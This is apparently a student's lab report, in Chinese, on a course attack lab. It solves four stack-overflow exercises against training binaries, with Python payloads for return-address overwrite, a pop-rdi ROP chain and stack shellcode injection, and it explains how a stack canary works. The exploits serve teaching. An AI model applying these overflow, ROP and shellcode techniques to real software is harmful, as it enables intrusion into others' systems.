栈溢出攻击实验

题目解决思路

Problem 1:

分析:

一开始看到 puts ，以为是要用栈溢出把puts里面的输出字符串替换，但是发现，关键的函数在func里面，也就是说，puts里面的输出字符串是替换不了的。这时我又观察到func上面还有个func1，而程序正常运行下这个func1就是多余的，所以很显然这个func1是关键。

注意到func1里面有

```
  40121e:   bf 04 20 40 00          mov    edi,0x402004
  401223:   e8 98 fe ff ff          call   4010c0 <puts@plt>
  401228:   bf 00 00 00 00          mov    edi,0x0
  40122d:   e8 ee fe ff ff          call   401120 <exit@plt>
```

会输出字符串，然后就exit了。

```
(gdb) x/s 0x402004
0x402004:       "Yes!I like ICS!"
```

使用gdb命令读取字符串内容，发现就是我们想要的，那么答案已经呼之欲出了。

简单整理一下攻击过程:

```
1.利用 func 中 strcpy 的无边界检查漏洞，栈溢出覆盖 func 的返回地址
2.让程序执行完 func 后跳转到 func1，从而输出 func1 里的字符串。
3.程序exit
```

接着就要分析payload的字符串了，尝试将func转成函数:

```
void func(char* input_str)
{
    char buf[8];  // 仅分配 8 字节
    strcpy(buf, input_str);  // 无边界检查的字符串拷贝
}
```

接着分析func的栈，我们这是64位机，地址都是8字节:

```
retaddr   8bits
old rbp   8bits
buf[8]    ( 401246: 48 8d 45 f8             lea    rax,[rbp-0x8])
……
rsp
```


所以就要让retaddr跳到func2，func2的地址为`0x401216`,就先用16个字节填充无关区域,ret只在乎retaddr，而func2运行完就exit了，所以old rbp填充什么无所谓，然后到了retaddr，填充func2地址，注意小端序:

```
16 * 'A' + b'\x16\x12\x40\x00\x00\x00\x00\x00'
```

解决方案：payload是什么，即你的python代码or其他能体现你payload信息的代码/图片：

```
padding = b"A" * 16
func1_address = b'\x16\x12\x40\x00\x00\x00\x00\x00'     # 小端地址
payload = padding+ func1_address
# Write the payload to a file
with open("ans1.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans.txt")
```

结果：附上图片



Problem 2:

分析：

程序里面有`func2,fucc,func,pop_rdi`这三个函数，读取`fucc`输出的字符串

```
(gdb) x/s  0x40204c
0x40204c:       "Welcome to the second level!\n"
```

发现就是单纯输出提示词，这个函数没其他用处。

接着看func还是和problem1一样，不过多了一个memcpy对长度的限制：

```
  4012a8:   ba 38 00 00 00          mov    edx,0x38
```

但是 0x38 = 56 还是远远大于buf[8]的8字节。

而func2多了一个if判断，edi = 0x3f8：

```
  401222:   89 7d fc                mov    DWORD PTR [rbp-0x4],edi
  401225:   81 7d fc f8 03 00 00    cmp    DWORD PTR [rbp-0x4],0x3f8
```

读取if的两个分支的字符串

```
(gdb) x/s 0x402008  # 判断不等于 0x3f8
0x402008:       "I think that you should give me the right number!\n"
(gdb) x/s 0x40203b  # 判断等于 0x3f8
0x40203b:       "Yes!I like ICS!\n"
```

而如何修改`%rdi`的值呢？很显然跟`pop_rdi`函数有关,而如何在`pop_rdi`函数结束以后跳到`func2`呢，这个我想了很久。首先还是尝试画一下栈图：

```
retaddr(pop_rdi)
old rbp
buf
……
rsp
```

```
00000000004012bb <pop_rdi>:
  4012bb:   f3 0f 1e fa             endbr64
  4012bf:   55                      push   rbp
  4012c0:   48 89 e5                mov    rbp,rsp
  4012c3:   48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
  4012c7:   5f                      pop    rdi
  4012c8:   c3                      ret
```

结果发现很难构建输入，因为`mov    QWORD PTR [rbp-0x8],rdi`时,rbp - 0x8 已经飘飘然不知何物了，于是就突发奇想，直接跳到4012c7，这样`pop rdi`时，rdi = rsp,而rsp等于原retaddr上方的八字节，然后又ret，那么由于没有正常函数中的`leave`操作，此时 retaddr 就等于 原 retaddr 上方第二个八字节。于是变构建输入：

```
b'A' * 16 +  b'\xc7\x12\x40\x00\x00\x00\x00\x00' +
 b'\xf8\x03\x00\x00\x00\x00\x00\x00'  + b'\x16\x12\x40\x00\x00\x00\x00\x00'
```

再次基础上我想，既然不必每次都跳到函数开头，那我直接跳到func2中的正确分支可以吗，于是构建输入：

```
b'A' * 16  + b'\x4c\x12\x40\x00\x00\x00\x00\x00'
```

也顺利输出了目标字符串。

解决方案：payload是什么，即你的python代码or其他能体现你payload信息的代码/图片

```
# 正常版 跳到pop_rdi,再跳到func2,然后通过判断进入正确输出的分支
padding = b'A' * 16
pop_rdi_addr = b'\xc7\x12\x40\x00\x00\x00\x00\x00'
func2_val = b'\xf8\x03\x00\x00\x00\x00\x00\x00'
func2_addr = b'\x16\x12\x40\x00\x00\x00\x00\x00'
# 正确的payload：按顺序拼接
payload = padding  + pop_rdi_addr + func2_val + func2_addr

# 速通版 直接跳过判断，跳到到正确输出的分支里面
padding = b'A' * 16
pop_rdi_addr = b'\x4c\x12\x40\x00\x00\x00\x00\x00'
# 正确的payload：按顺序拼接
payload = padding  + pop_rdi_addr
```

结果：附上图片

```
ssz@localhost:~/attack-lab-hit-it-more$ ./problem2 ans2.txt
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

Problem 3:

分析：...

程序大体上要求和Problem2一样，都是要跳到func1并且对传入的参数数值有要求。

难点在于Problem2中有非常经典的`Ropgadget`片段，即

```
4012c7:   5f                      pop    rdi
4012c8:   c3                      ret
```

但在Problem3中就从pop变成move了，导致难度指数上升：

```
4012ea:   48 89 c7                mov    rdi,rax
4012ed:   c3                      ret
```

对于提供的其他函数`mov_rax,call_rax,jmp_x,jmp_xs`,一时不知道怎么使用。

仔细观察`func`，他还多了一保存`saved_rsp`的操作，而这个`saved_rsp`在`jmp_xs`中也有出现。而`jmp_xs`则会jmp到`saved_rsp + 0x10`的位置上。但是这个位置正好是`buffer`的起始地址，所以可以配合jmp，让buffer前面变成汇编指令，同时实现给 rdi 赋值和 跳到 func1 上面。

简单梳理一下过程：

```
1. memcpy将payload（赋值+跳转机器码）写入栈上buffer；
2. func执行完毕 → ret → 跳转到jmp_xs（0x401334）；
3. jmp_xs执行 → 跳回栈上buffer起始地址（saved_rsp+0x10）；
4. 执行栈上的机器码：
   mov edi,0x72；
   push 0x401216 + ret → 跳转到func1；
5. func1检测edi=0x72 → 进入正确分支。
```

至于汇编指令就让 ai 生成了。

解决方案：payload是什么，即你的python代码or其他能体现你payload信息的代码/图片

```python
# 弄一个汇编指令 move edi 0x72
assign_machine_code = b"\xbf\x72\x00\x00\x00"
# push 0x401216 + ret → 机器码：0x68 16 12 40 00 + 0xc3
jmp_func1_code = b"\x68\x16\x12\x40\x00\xc3"

payload = assign_machine_code + jmp_func1_code
payload = payload.ljust(40, b"A")
payload += b"\x34\x13\x40\x00\x00\x00\x00\x00" # retaddr 变成 jmp_xs

# 写入文件
with open("ans3.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans.txt")
```

结果：附上图片

```
ssz@localhost:~/attack-lab-hit-it-more$ ./problem3 ans3.txt
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

Problem 4:

分析：体现canary的保护机制是什么

与Canary有关的汇编代码

```
.....
1328:   64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
132f:   00 00
1331:   48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
.....
1347:   48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
134b:   64 48 2b 04 25 28 00    sub    rax,QWORD PTR fs:0x28
1352:   00 00
1354:   74 05                   je     135b <func1+0x3f>
1356:   e8 75 fd ff ff          call   10d0 <__stack_chk_fail@plt>
135b:   c9                      leave
135c:   c3                      ret
```

程序首先在函数栈的`rbp - 0x8`处存下`fs:0x28`，`fs:0x28`是Linux 系统为每个进程单独生成的随机值，攻击者无法提前预测。

待函数结束时，再将栈的`rbp - 0x8`处中的数据与`fs:0x28`进行比对，如果两者相同，说明金丝雀值没被破坏，则正常退出程序，如果两者不相同，那么就报错，跳到`<__stack_chk_fail@plt>`。

金丝雀值的位置也大有讲究，存在`[rbp-0x8]`（栈基址偏移 -8），刚好在局部变量和返回地址之间 —— 栈溢出攻击要修改返回地址，必然会先覆盖金丝雀值，触发校验失败。

分析程序，前两个`caesar_decrypt`看似很唬人，但是实则根本对最终输出目标字符串没影响，主要还是看`func`。

`func`要求我们输入一个整数，首先这个数不能小于`0xfffffffe`,由于使用的是`jae`，所以这里的`0xfffffffe`不能看作负数，然后符合的值就只有`0xfffffffe`和`0xffffffff`，当然两个都尝试一次就行。

输入：`0xfffffffe` 输出：`No! I will let you fail!`

输入：`0xffffffff` 输出：`great!I will give you great scores`

如果要真的搞明白为什么是`-1`，可以看反汇编的代码。

```
const int MAGIC_NUM = 0xfffffffe;
int input_num = num;
int temp_num = input_num;
int counter = 0;
.....
while (counter < MAGIC_NUM) {
    input_num--;
```


```
    counter++;
}
if (input_num == 1 && temp_num == 0xffffffff) {
    func1();
    exit(0);        // 退出程序
}
……
```

当num = 0xffffffff 时，input_num = 0xffffffff - 0xfffffffe = 1 就满足条件，然后输出目标字符串。

解决方案：payload是什么，即你的python代码or其他能体现你payload信息的代码/图片

```
hi please tell me what is your name?
(随意输入)
hi! do you like ics?
(随意输入)
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores
```

结果：附上图片



思考与总结

在这次lab中我主要用了3种方法来Attack，这三个方法不是相互分离的，而是相辅相成的。

1. 栈溢出改变retaddr，跳转到目标函数。
2. Ropgadget，合理利用程序内部的代码碎片进行传参、攻击。
3. 可读写栈，即在函数栈内部注入一段转化为二进制的汇编代码，然后跳转到栈上执行

这三个方法的难度也是依次递增的，也分别对于`problem1~3`的关键方法，problem4……貌似没用到攻击?

而写这个lab最重要的就是对函数调用时，要对栈帧的变换和寄存器的数值要有精准的把握，知道注入的字符串每一部分会落在栈上的那一部分，会怎么改变程序运行的过程。

在这期间，gdb的使用可谓至关重要，可以让我们一步一步了解程序的走向。

写lab中的解题基本过程

首先lab里面给的都是二进制文件，我们首先要把他转成汇编文件`.asm`。

使用反汇编命令：

```
objdump -M intel -d problem1 > problem1.asm
```

然后就和Bomblab一样了，可以用gdbinit省去重复的操作：

```
gdb problem1
```

手动构建输入可能比较累和不直观，可以用python程序构建答案：

```
python3 payload.py
```

构建完答案后尝试攻击：

```
./problem1 ans1.txt
```

参考资料

列出在准备报告过程中参考的所有文献、网站或其他资源，确保引用格式正确。

堆栈溢出漏洞：原理、利用与防范-CSDN博客